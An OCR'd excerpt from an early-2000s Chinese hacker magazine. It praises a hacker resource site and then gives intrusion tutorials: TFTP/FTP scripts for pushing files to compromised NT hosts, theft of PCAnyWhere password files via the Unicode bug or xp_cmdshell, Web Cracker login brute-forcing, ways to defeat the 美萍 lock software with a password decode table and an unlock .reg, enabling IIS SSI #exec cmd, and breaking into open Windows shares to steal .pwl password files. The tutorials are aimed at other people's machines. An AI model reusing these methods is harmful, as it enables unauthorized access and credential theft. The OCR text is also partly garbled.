楚,清一色的黑底白字,主要包括:全部软件,远程控制,密码破解,扫描工具,各种炸弹,字典工具,安全防御,工具破解,其他工具,黑白入门,工具介绍,黑客案例,安全之难,英文资料,源代码,库文件, Icq & IRc, Oicq。虽然有如此之多的类别,可每个类别的数量也是相当的全面,在你想要找的工具或资料的链接上点击一下,就进入相应的子目录,哇!那么多好东西,可是怎样才能找到我想要的?这一点网站的始作者早就替你想好了,在每一页的正上方都有关键字搜索的文本框,输入你要找的东西点击查询,等一会儿就显示了出来。

首页的主要内容也相当的简洁明了,最新文章、最新工具会让你觉得这个站点永远都不会落后于时代的步伐,你每一次来到这里总能看到耳目一新的东西,而且每一篇文章都相当的精彩,每一个工具都非常的实用。处于最下面的访客留言处做的也是相当的精致,你可以随意的在上面发表你的言论,当然也可以对黑白的不足之处提出你的意见和建议。

关于软件下载的问题出错率也非常的低,更让人注目的是每个软件都有很详细的介绍,上传的软件也经过严格的筛选,Down下来之后就可以为你所用。对于一些常用软件你可以在工具介绍栏目中找到使用说明,极大的方便了一些初学者,黑白入门更是一个完整的Hacker教程,除了提供各种网络基础知识外,还包括全面的攻防技巧,为你提供很好的入门捷径。

以上这些并不是我推崇的精彩所在,它的网络论坛我强烈推荐大家经常去转一转,这个论坛在所有的网络安全论坛中也许是人气最旺的!这里活跃着一大批热衷于网络安全的高手和梦想着进入黑客殿堂的狂热的菜鸟,他们每时每刻都在自己进步的同时帮助那些后进者进步。网络论坛中总共分为4个讨论区,它们分别是:网络技术交流区,编程交流区,情感

交流区,斑竹交流区。每个交流区的斑竹都是得到大家认可的佼佼者,比如SQL,无用君,凉白开等,都是热心助人的安全技术的高手,如果你有这方面的技术疑难需要解决,如果你想让自己从一个不为人知的Hacker菜鸟成为网络安全的大虾,这里也许是你最好的选择。

(上接第155页)完整的,但毕竟让我们多了一点机会。不是吗?




图 5




图 6




图 7

TFTP 和 FTP 在入侵时的简单设置

文/图 SQL

随着 WINNT 的字符解码的漏洞被发现以后,利用 FTP 和 TFTP 向远程主机上传文件的方法开始被大家注意,因为我们虽然可以在远程主机上调用 CMD 进程,却没办法直接用 FTP 命令来上传文件,TFTP 不用那么复杂,因为在 NT 下默认它就存在,但需要我们在其他地方有一个可用的 TFTP 服务器。

好,现在我们一个一个的来,先介绍一下在本地配置出一个 TFTP Server。既然是配置,当然就需要相应的软件来做了,好了向大家介绍两个非常不错 TFTP Server。一个是 TFTP Server 2000,好的没话说的 TFTP 的服务器端,而且在使用上起码没有什么限制,相信大家学会了。另一个是 Cisco TFTP Server,也是非常不错的好东西,重要的这个软件是免费的,不需要注册。如果大家对他们感兴趣可以到薰衣草乐园 (<http://minisql.yeah.net>) 下载。先说这个 TFTP Server 2000,在功能上非常的强大,直接在本地安装后打开 (图 1)。




图 1

我们好像根本就不用再额外去设置什么了,只要把在设置页里把 Inbound 和 Outbound 的路径设置在你想要的路径就可以了,这里我为了省事就全放到 D 的根目录了 (反正是自己的电脑没什么可隐藏的),其实这就是 TFTP 的默认根目录 (和 FTP 实际上是一回事),我们只要把我们想要上传的文件放到这里就可以了,直接在远程 NT 上执行命令就可以了 (图 2)。




图 2

当然最好先在本地做个小实验,看看是不是真的设置成功了。我们随便把一个 common.dll 文件放到 D 盘的根目录下,然后在 CMD 环境下用 TFTP 命令看看 TFTP 的帮助,再执行 `TFTP -I 127.0.0.1 get common.dll`
`c:\common.dll`

马上看到结果,去 C 盘找找,看到了 common.dll 这个文件说明我们已经设置成功了!

Transfer successful: 44032 bytes in 1 second, 44032 bytes/s (图 3)。

· Hacker Defence ·




图 3

再来说说 Cisco TFTP Server 这个东东，是我无意中在一台主机上看到的。试了下效果竟然也是非常不错，同样是傻瓜操作。设置好 TFTP server root 的路径就可以自己试下刚才的命令了（图 4、图 5）。看到日志文件没有？我们已经成功了！




图 4




图 5

说完了 TFTP 的设置，再来说说 FTP 的

方法。因为 FTP 命令支持脚本语言，所以入侵者可以写好一个脚本让对方的 NT 开一个 FTP 进程去远程的 FTP 主机下载一个任意程序。非常简单，我们自己在本地试一下，打开一个记事本编辑一个脚本如下，然后存成 ftp.txt 文件，记住格式不要错误一个命令占一行，按照正常的 FTP 登陆的顺序（图 6）。




图 6

这里我又要废话几句了，我一直认为在入侵的时候用的操作系统应该是 NT。这时候你就可以看出好处了，我们可以很快的在本地配置自己的 FTP 服务器，因为在 IIS 的安装的时候，FTP 服务是已经默认安装并且已经打开的了，我们只要把想要上传的文件放到自己的 FTP 的根目录里就可以了。我在论坛里竟然看到有人用自己的主页的 FTP 空间来做中转，把自己的 FTP 密码明文的写在脚本里，走的时候又不删掉它。最后吗 ~ ~ ~ 当然是被下一个进来的人给 XX 了（图 7）。



图 7

另外你可以用 FTP -s: ftp.txt 这样的命令可以很快的在本地验证脚本执行的结果是否正确。

如何破解



PCAnyWhere 的密码

由于 NT 的机器一般使用 PCAnyWhere 进行远程管理，Win2K 的机器一般使用了终端进行远程管理，因此如果能够得到 PCAnyWhere 远程连接的帐号和密码，那么就能远程连接到主机。问题的关键就是要得到 PCAnyWhere 的密码文件（* .CIF），然后使用 PCAnyWhere 密码查看工具便可以取得帐号和密码。

PCAnyWhere 服务端使用 5631 端口，可以使用：

```
Telnet 10.10.10.10 5631
```

确定远程主机的 PCAnyWhere 服务端是否开启。

下面介绍两种方法得到 PCAnyWhere 的密码文件：

方法一：使用 Unicode 漏洞 + PCAnyWhere 密码查看工具

下面将使用 Unicode 工具演示如何使用 Unicode 漏洞来得到 PCAnyWhere 的密码文件（* .CIF）。

具体步骤：

1. 找到主机上的 * .CIF 文件
2. 使用 `dir c: * .cif /s` 命令：
3. 一般 Citempl.cif 为系统默认的密码文件，因此我们需要 SA.CIF 文件。复制该文件到网站目录下。

4. 需要知道网站目录，可以通过 ida, idq 漏洞进行得到，也可以去寻找网站中的一个

图片文件，比如 Tscontent.gif 文件，然后去查找该文件：使用命令 `dir c: \ Tscontent.gif /s`，知道目录后，比如为 `c: \inetpub \wwwroot \`，密码文件所在目录：`c: \ Program Files \ pcANYWHERE \DATA`

5. 下面执行 Copy 命令：

显示 1 file(s) copied，就表示复制成功了。

使用 IE 下载该文件

使用 `http://1.1.1.1/sa.cif` 就可以下载该文件了。

使用 PCAnyWhere 密码查看工具得到用户名和密码

方法二：使用 SQLServer + PCAnyWhere 密码查看工具工具

由于有些网站的 SQLServer 的 Sa 密码一般为空，或者为 Sa，也可能和域名相同，如果远程连接到主机的数据库中，同样可以得到密码文件。

具体步骤：

1. 使用：XP_Cmdshell 'dir c: * .cif /s'
2. 找到密码文件，然后复制到网站目录下：`XP_Cmdshell 'copy c: \pcanywhere \sa.cif c: \inetpub \wwwroot '`
3. 然后下载，得到用户名和密码。

所需 PCAnyWhere9.2 密码查看工具，在本期的附赠光盘中可以找到。

网站登录破解利器



—Web Cracker

使用这款软件,才能真正体会到作为网络解密高手的感觉。Web Cracker 虽然自身很小,但确实拥有很实用的功能,当然具有解密软件的基本功能:破解 User Ids (用户名)和 Passwords (口令)。另外,它还支持代理服务器。

利用 Web Cracker 来破解网络上的用户名和口令是非常方便的,你只要分别指定了保存有用户名和口令的词典文件,然后输入目标主机的地址就可以开始进行破解;并且,该软件

还拥有声音提示功能,非常友好的操作界面。下面,我们就按照其缺省设置来实际操作一下该软件。

运行该软件,出现 Web Cracker 主界面,如图 1。




图 1

我们从其主界面上可以看见菜单栏有 4 个菜单项,分别是 File、Edit、Tools 和 Help。用鼠标单击“File”菜单项,弹出下拉菜单,如图 2。




图 2

用鼠标单击“Load User IDs”(装载用户名文件)选项,弹出“打开”对话框,如图 3。




图 3

在该对话框中,用鼠标双击要装载的用户名文件,返回到主界面,我们可以从“User IDs”下的列表框中看见已经加入的用户名,从列表框下可以看到加入的用户名数量,如图 4。




图 4

加入用户名以后,我们再装载口令文件。用鼠标单击“File”菜单下的“Load Passwords”选项,在弹出的“打开”对话框中双击

要装载的口令文件。

选择以后,我们可以从主界面上看到“Passwords”下的列表框显示出已经加入的各种口令,从列表框下可以看到加入的口令




图 5

数量,如图 5。

把用户名和口令装载完毕后,请在主界面的“Target URL:”文本输入框中输入要连接的地址,这个地址可以是网址或者 IP 地址。

当输入地址完毕,我们可以发现主界面上的“Start!”按钮由灰变黑,用鼠标单击该按钮,Web Cracker2.0 开始进行攻击。

其破解的方法是:先自动选择一个用户名,然后再一个一个地试口令;口令试完以后还没有被破解,再自动选择下一个用户名,接着再一个一个口令地试,依次不断循环下去,直至破解成功或用户名和口令都试完。如果很幸运地破解成功,就可以以破解出的用户名和口令进入该网站或网页。

美萍安全卫士口令破解五法

美萍安全卫士对保护计算机文件的安全来说非常受到人们的青睐,如果你认为装了它之后就可以高枕无忧,那就大错特错了,有很多方法可以让美萍的口令不堪一击。下面就介绍几种通俗易懂的方法,以供参考。

一、开机结束任务法

开机过程中,当屏幕的底色一出现的时候,就开始按 Ctrl + Alt + Del。如果发现 Smenu 这个任务就把它结束,注意一共要结束两次(因为它要启动两次)。这种方法 100% 有效。

二、口令对照查询法

(如果你用第一种方法成功,但是又想查

出美萍安全卫士的口令。那么你可以用这种方法。首先你可以查看注册表的键值,如下所示:

```
[HKEY_LOCAL_MACHINE \ Software \ Mpssoft \ Smenu]
```

“exitpassword” = “qqq”

“setuppassword” = “qqq”

“quitpassword” = “qqq”

其中

“exitpassword” = “qqq”(关闭系统口令)

“setuppassword” = “qqq”(是进入设置口令)

“quitpassword” = “qqq”(退出保护口令)

· Hacker Defence ·

这里的 qqg 就是口令伪码值,可以到下面的表格对照查询。得到 q = 8,那么这个口令就是 888

密码对照表

```

===== 小写 =====
a[ ( ] h[ i ] o[ & ] v[ ? ]
b[ + ] i[ 255 ] p[ 9 ] w[ > ]
c[ * ] j[ # ] q[ 8 ] x[ 1 ]
d[ - ] k[ " ] r[ ; ] y[ 0 ]
e[ , ] l[ % ] s[ : ] z[ 3 ]
f[ / ] m[ $ ] t[ = ]
g[ . ] n[ " ] u[ < ]

===== 标点 =====
~[ 7 ] ` [ ] ! [ h ] # [ j ]
$ [ m ] % [ l ] & [ o ] * [ c ]
( [ a ] ) [ ` ] _ [ 22 ] - [ d ]
+ [ b ] = [ t ] ! [ 5 ] \ [ 21 ]
{ [ 2 ] [ [ [ 18 ] ] [ 4 ] ] [ 20 ]
: [ s ] ; [ r ] " [ k ] " [ n ]
< [ u ] , [ e ] > [ w ] . [ g ]
? [ v ] / [ f ]

===== 数字 =====
0 [ y ] 1 [ x ] 2 [ { ] 3 [ z ]
4 [ } ] 5 [ ! ] 6 [ 127 ] 7 [ ~ ]
8 [ q ] 9 [ p ]

===== 大写 =====
A [ 08 ] H [ 01 ] O [ 06 ] V [ 31 ]
B [ 11 ] I [ ?! ] P [ 25 ] W [ 30 ]
C [ 10 ] J [ 03 ] Q [ 24 ] X [ 17 ]
D [ 13 ] K [ 02 ] R [ 27 ] Y [ 16 ]
E [ 12 ] L [ 05 ] S [ 26 ] Z [ 19 ]
F [ 15 ] M [ 04 ] T [ 29 ]
G [ 14 ] N [ 07 ] U [ 28 ]

=====

```

其他字符对应的都是无口令,这里就不一一介绍了。

三、注册表解锁法

想办法用写字板编写一个文本文件,内容如下:

```

REGEDIT4
[HKEY_LOCAL_MACHINE \ Software \ Mps-
soft \ Smenu]
"exitpassword" = "i"
"setuppassword" = "i"
"quitpassword" = "i"

```

另存为 unlock.reg 文件,然后想办法执行它。重新启动机器后,设置口令就为空了。可以任意地更改设置。

最好是把这个 unlock.reg 文件放在你的信箱的附件中。登陆信箱后下载附件,然后选择在文件的当前位置打开。

四、鼠标功能键法

在美萍安全卫士保护状态下打开 IE 浏览器,然后选“文件”-“打开”-“浏览”-“文件名(填写入 C: \),文件类型(选所有文件)”。然后按“打开”,是不是看到 C: \的文件和文件夹了吧。别急,还没完呢:)

然后用鼠标右键点上你要执行的文件(注意,是鼠标的右键)比如 command.com,此时没有任何反应。但是不要松开鼠标右键,这时再按下鼠标左键。看到鼠标正常的右键菜单了吧。可以执行任何文件了。如果要进入文件夹,只要双击鼠标的左键即可。

五、开机任务计划法

在系统的默认安装情况下,系统可以加载任务计划管理。我们可以利用这一点执行我们想要执行的软件。打开任务栏的“任务计划”-“添加已计划的任务”-“下一步”-“浏览(选择你要执行的程序即可)”-“打开”-“当启动计算机时”-“下一步”-“完成”。

关于在浏览器中执行*.exe文件的深入探讨

在浏览器中执行*.exe一直是很多黑客入侵的法宝,可是很多人对这一概念还是产生很多误解,我这里收集了高手们的应用心得,也许会为你释去心中的疑云!

一、真的能在浏览器中执行命令文件吗?

可以肯定地说这是真的,不过你只能执行服务器端的命令文件,而且还必须经过授权,否则的话谁还敢上网? Web 服务器不是想黑谁就黑谁,看着不顺眼就格了!

二、他是如何实现的?是靠 asp 文件吗?

在服务器端执行文件是靠 SSI 来实现的,SSI 时服务器端包含的意思(不是 SSL),我们经常使用的# include 就是服务器端包含的指令之一。不过,这次要介绍的就是——# exec。它可以实现服务器端执行指令。

不过,这次它不能用于 .asp 的文件,而只能用 .stm、.shtm 和 .shtml 这些扩展名。(很熟悉吧?)而能解释执行它们的就是 Ssinc.dll。所以,你写好的代码必须保存成 .stm 等格式才能确保服务器能执行。

三、如何执行呢?

这个问题就接触到实质了,也是本次讨论的重点。

它的语法是: <! -- # exec Command-Type = CommandDescription -->

CommandType 是参数,它有两个可选类型:

1. CGI 运行一个应用程序。如 CGI 脚本、ASP 或 ISAPI 应用程序。CommandDescription 参数是一个字符串。此字符串包含应用程序的虚拟路径,后跟一个问号以及传送给应用程序的任一参数,参数之间由加号分隔(+).

它可是# exec 命令最有用的参数,也是# exec 命令存在的大部分理由。它可以处理已授权的 CGI 脚本,或 Isapi 应用程序。微软为了向下兼容一些早期的 ISAPI 应用程序创建了该项命令。我们知道,微软早期的 Web 应用程序都是靠 ISAPI 解释的,而且也兼容 CGI 程序。你现在也可以在你的 Web 根目录中找到 CGI - BIN 的目录。

我们可以用以下例子说明。

```
<! -- # exec cgi = "/CGI - BIN/  
chat.exe?user + passw" -->
```

这种命令我们在一些 UNIX 主机上可以经常见到。现在,我们也可以在在自己的 .shtml 中运用它了。当然,如果服务器允许的话。

2. CMD 参数。

它可是# exec 命令中最可怕的参数,也是# exec 命令禁止使用的大部分理由。它也是我们一些网友实现最终幻想的利器。可惜,

· Hacker Defence ·

要得到我们幻想的招数有些困难（如 de...，fo...），也几乎是不可能的。

以下是微软关于 CMD 参数的说明，你一定要读明白再试！

CMD 运行 shell 命令。CommandDescription 参数是一个字符串，其中包含 shell 命令程序的完整物理路径，后跟由空格分隔的任何命令行参数。如果没有指定全路径，Web 服务器将搜索系统路径。默认情况下，该指令是被禁用的，这是因为它会对 Web 站点造成安全方面的危险；例如，用户可能使用 format 命令格式化你的硬盘。

我本人建议关闭，因为现在微软也不推荐使用这个命令。

不过，如果你是服务器的管理员，可以试一试。

你可以新建一个 test.shtml 的文件。

然后在首行设置一个命令。

```
<! --# exec cmd = " c: \ winnt \ system32 \ help. exe" --> ' NT 中的一个帮助文件。
```

或试一试！

```
<! --# exec cmd = " c: \ windows \ command \ mem. exe" --> ' window98 下的显示内存的一个命令。
```

然后你在该虚拟目录中将其权限设为脚本，或可执行。

最后，你可以在浏览器中输入该地址
http://localhost/xxx/test.shtml

如果你看到浏览器中显示了他们的屏幕输入信息。那么，恭喜你。你成功了。

四、最后的设想

如果我们想执行多的命令呢？那么请往下看吧。

首先，你打开注册表编辑器（记住要先备份），然后找：

```
KEY_LOCAL_MACHINE \SYSTEM  
  \CurrentControlSet  
  \Services  
  \W3SVC4  
  \Parameters
```

选择新建一个 Dword 值 SSIEnableCmdDirective，它的两个值为 0，1。

下面是微软的说明。

服务器端的 # exec cmd 命令包括可执行外壳命令。安全意识强的站点希望通过将此值设置为 0 来关闭 # exec cmd 命令，并以此作为外加的安全防范，尤其是在允许不受信任的使用者将文件放置到服务器时更是如此。默认状态下，注册表中不存在此值；要允许该命令执行外壳命令，必须先创建此值并将值设置为 1。

还可以再添一个 Dword 值 AllowSpecialCharsInShell，它的两个值为 0，1。

下面是微软的说明。

范围：0，1

默认值：0（禁用）

本值控制在运行批处理文件（.bat 和 .cmd 文件）时，是否允许在命令行使用 [| (, ; % < >] 等 Cmd.exe 特殊字符。这些特殊字符可能引发严重的安全隐患。如果该项值设置为 1，心怀叵测的用户可以在服务器上随意执行命令。因此，强力推荐用户保留其默认设置 0。默认情况下，这些特殊字符不能传递到脚本映射 CGI 程序。如果设置为 1，除了管道符号 | 和标准 I/O 重定向符（< 和 >）之外（这两类字符在命令处理器中具有特殊含义），这些特殊字符都能够传递到脚本映射 CGI 程序。

对共享主机的简单入侵

文/图 SQL

所谓的共享主机就是在计算机里有共享的硬盘,文件夹或是打印机等共享项目。只有在安装了网卡的计算机上才可以设置共享,如网吧、公司里的局域网和一些用户自己连的对等网。个人可以打开我的电脑,在硬盘上点击鼠标右键来看看是否有共享这一项,如果有则可以在里面对自己的共享进行设置。共享的设置可以分为只读(可以对硬盘文件进行读取但无法删除或是上载)、完全(可以读取、删除、上载等操作)、需要密码访问(对上面的两种操作分别来设置密码)。不可否认,共享在局域网上给我们带来了很大方便,但如果开着共享的主机直接连上互联网的话,就会给安全带来很大的隐患。

首先如果你是台 Win98 的话,想要进入互联网上其他的共享主机,就要看看你的桌面上有没有“网上邻居”这一项,在个人安装 98 的时候,默认是没有安装的。如果需要的话,可以在控制面板“添加删除”程序里把 98 下的通讯一项全部选中,然后用 98 的光盘来进行安装工作。等一切做好了以后,我们就可以开始上网寻找网上的共享主机了。当然首先如果你想要先在自己的局域网内找找共享的话就可以省很多时间了。我们可以直接编一个程序来调用 API 函数来实现,运行后你将很快看到目前你所在的局域网中的所有主机的共享状态,详细到每一个文件。当然反过来,如果你并不想让对方看到你开着共享的话,可以在本地主机上将共享名称的后面加上一个

简单的 \$ 号来实现隐藏自己的共享,比如之前你将 C 盘共享取了一个名字为 C,则现在可以将名称改为 C\$,以后,就不会在网上邻居中再显示你这个共享目录了,但对方依然可以在开始菜单的运行里通过打入 \\ 你的 IP \ C\$ 来访问你的共享文件,所以可见取个不易被猜到名称也的确是至关重要的,比如你可以取个 123abc \$ 这样的名字,一般人是很难猜中的。

在网上开着共享的主机多是一些网吧和公司局域中的电脑用户,他们在平时工作中设置共享多是为了玩游戏联机或是工作需要等,但实际上如果你的共享资源没有加上口令的话,那么全世界的人都可以共享了。可是是否有访问密码就安全了呢?抱歉答案依然是肯定的,这是由于 Windows 95、98 共享目录密码校验有 BUG,可以让其只校验密码第一个字节。如果你是 Win98 系统,拷贝一个经过改动的驱动文件到 Windows\System 目录覆盖源文件,重启机器,然后你进入有密码的共享目录,出来提示“输入密码”窗口时不用敲密码,只要按住回车键不放,直到进入此目录。注意:出来“密码不对”提示,你按住回车键不放,就选了确定,你最多可试密码 256 次。一般密码是字母 0X20-0X80,最多 96 次。只要你按住回车键不放,很快就可以完成。远程开了 137, 139 什么的,你可以在网上邻居里面输入 \\IP,一样可以进入,可是 Win NT 机器不能用这种方法进入。

· Hacker Defence ·

好了,现在我们已经初步掌握了这些知识。就让我们来看看到底怎么在网上找开有共享的主机吧!首先我们可以在 Windows 下的 DOS 窗口里用 net view \\ 对方 IP 来直接查看对方是否开有共享,如果有的话,我们可以直接得到对方共享资源的列表,如:

```
Shared resources at \\202.106.209.31
ShareNameType Comment
BILLINGDisk
CDisk
DDisk
FDisk
FILESDisk
HP Print
```

The command was completed successfully.

这时我们就可以知道对方主机所开的所有共享目录了。

但这种方法显然效率并不是很高,因为每次我们还都要自己来敲入命令,当然我们可以用一些软件来寻找开有共享的主机。目前来说,国产软件网络刺客是一个非常不错的找共享的好工具,我们可以直接在里面添上我们想要查找的网段地址,随后网络刺客就可以自动为我们逐一来查找(如图 1)。

但由于速度方面和时间效益的矛盾,网络刺客也并非可以找到所有指定范围的共享。




图 1

所以我再说说我平时用的一个比较老套的方法,但可以保证不会漏掉一个共享。先用月光的搜索版在指定的网段里寻找开有 NETBIOS 的主机,程序会返回对方的计算机名和用户名。不过我们也不能随便乱指定一个网段就去扫描,一般我们应该先在“开始”菜单里运行,用命令 winipcfg 来确定自己目前的 IP 的地址,然后在这个范围附近找,这样我们就可以保证我们有很高的机会找到我们需要的主机了(如图 2)。




图 2

拿到了这个计算机列表,我们就可以在开始菜单里查找在目录下计算机里直接输入对方的 IP 地址,然后按开始查找就可以了。如果对方开有共享的话,就会出现一个电脑的小图标(如图 3)。

我们只要双击就可以进入对方的共享目




图 3

录了。在网上其实有大量的共享主机很多都是把自己的 C 盘设为共享的。当然,有的时候我们连进去一看什么都没有,这是由于对方并没有实际共享自己的任何文件所造成的,我们只好放弃去找下一个目标。好在在网上不注意安全的人有很多,我们很快就可以找到下一个目标的(如图 4)。




图 4

这时我们就可以进入对方的 c:\ windows 目录下,找其中以 .pwl 为后缀的文件,这里面放的就是对方计算机保存的上网密码和其他一些本地访问时保存下来的密码文件。我还要额外教大家一个小窍门: PWL 文件一般都是以用户名为文件名称的,但其图标为 Windows 的系统文件的图标在对方 Windows 目录下非常不容易查找,我们都知道 Windows 目录下的文件数量是非常之多的。我们可以先在本地机装上一个 PWLTOOL,这个软件是目前我用过的最好的也是唯一的一个可以直接查看 PWL 文件中的内容的软件,其他在网上流行的看 PWL 文件的软件,由于考虑到安全性,都只可以看到本地的 PWL 文件中的密码。有人还曾以为只要把偷来的文件也放到自己的 Widnwos 目录下就可以,可实际上决非那么简单。不过现在可以用 PWLTOOL 这个软件,如果你是在本地第一次启动它,它会把所有 PWL 后缀的文件名的图标全都改成自己

程序的图标,并设有关联启动。现在我们又进入对方共享的 Windows 目录下,马上点击鼠标右键,选择“按文件类型来排列”,这时所有的 PWL 文件就全都排在了一起并以醒目的图标让我们一眼就可以找到(如图 5)。

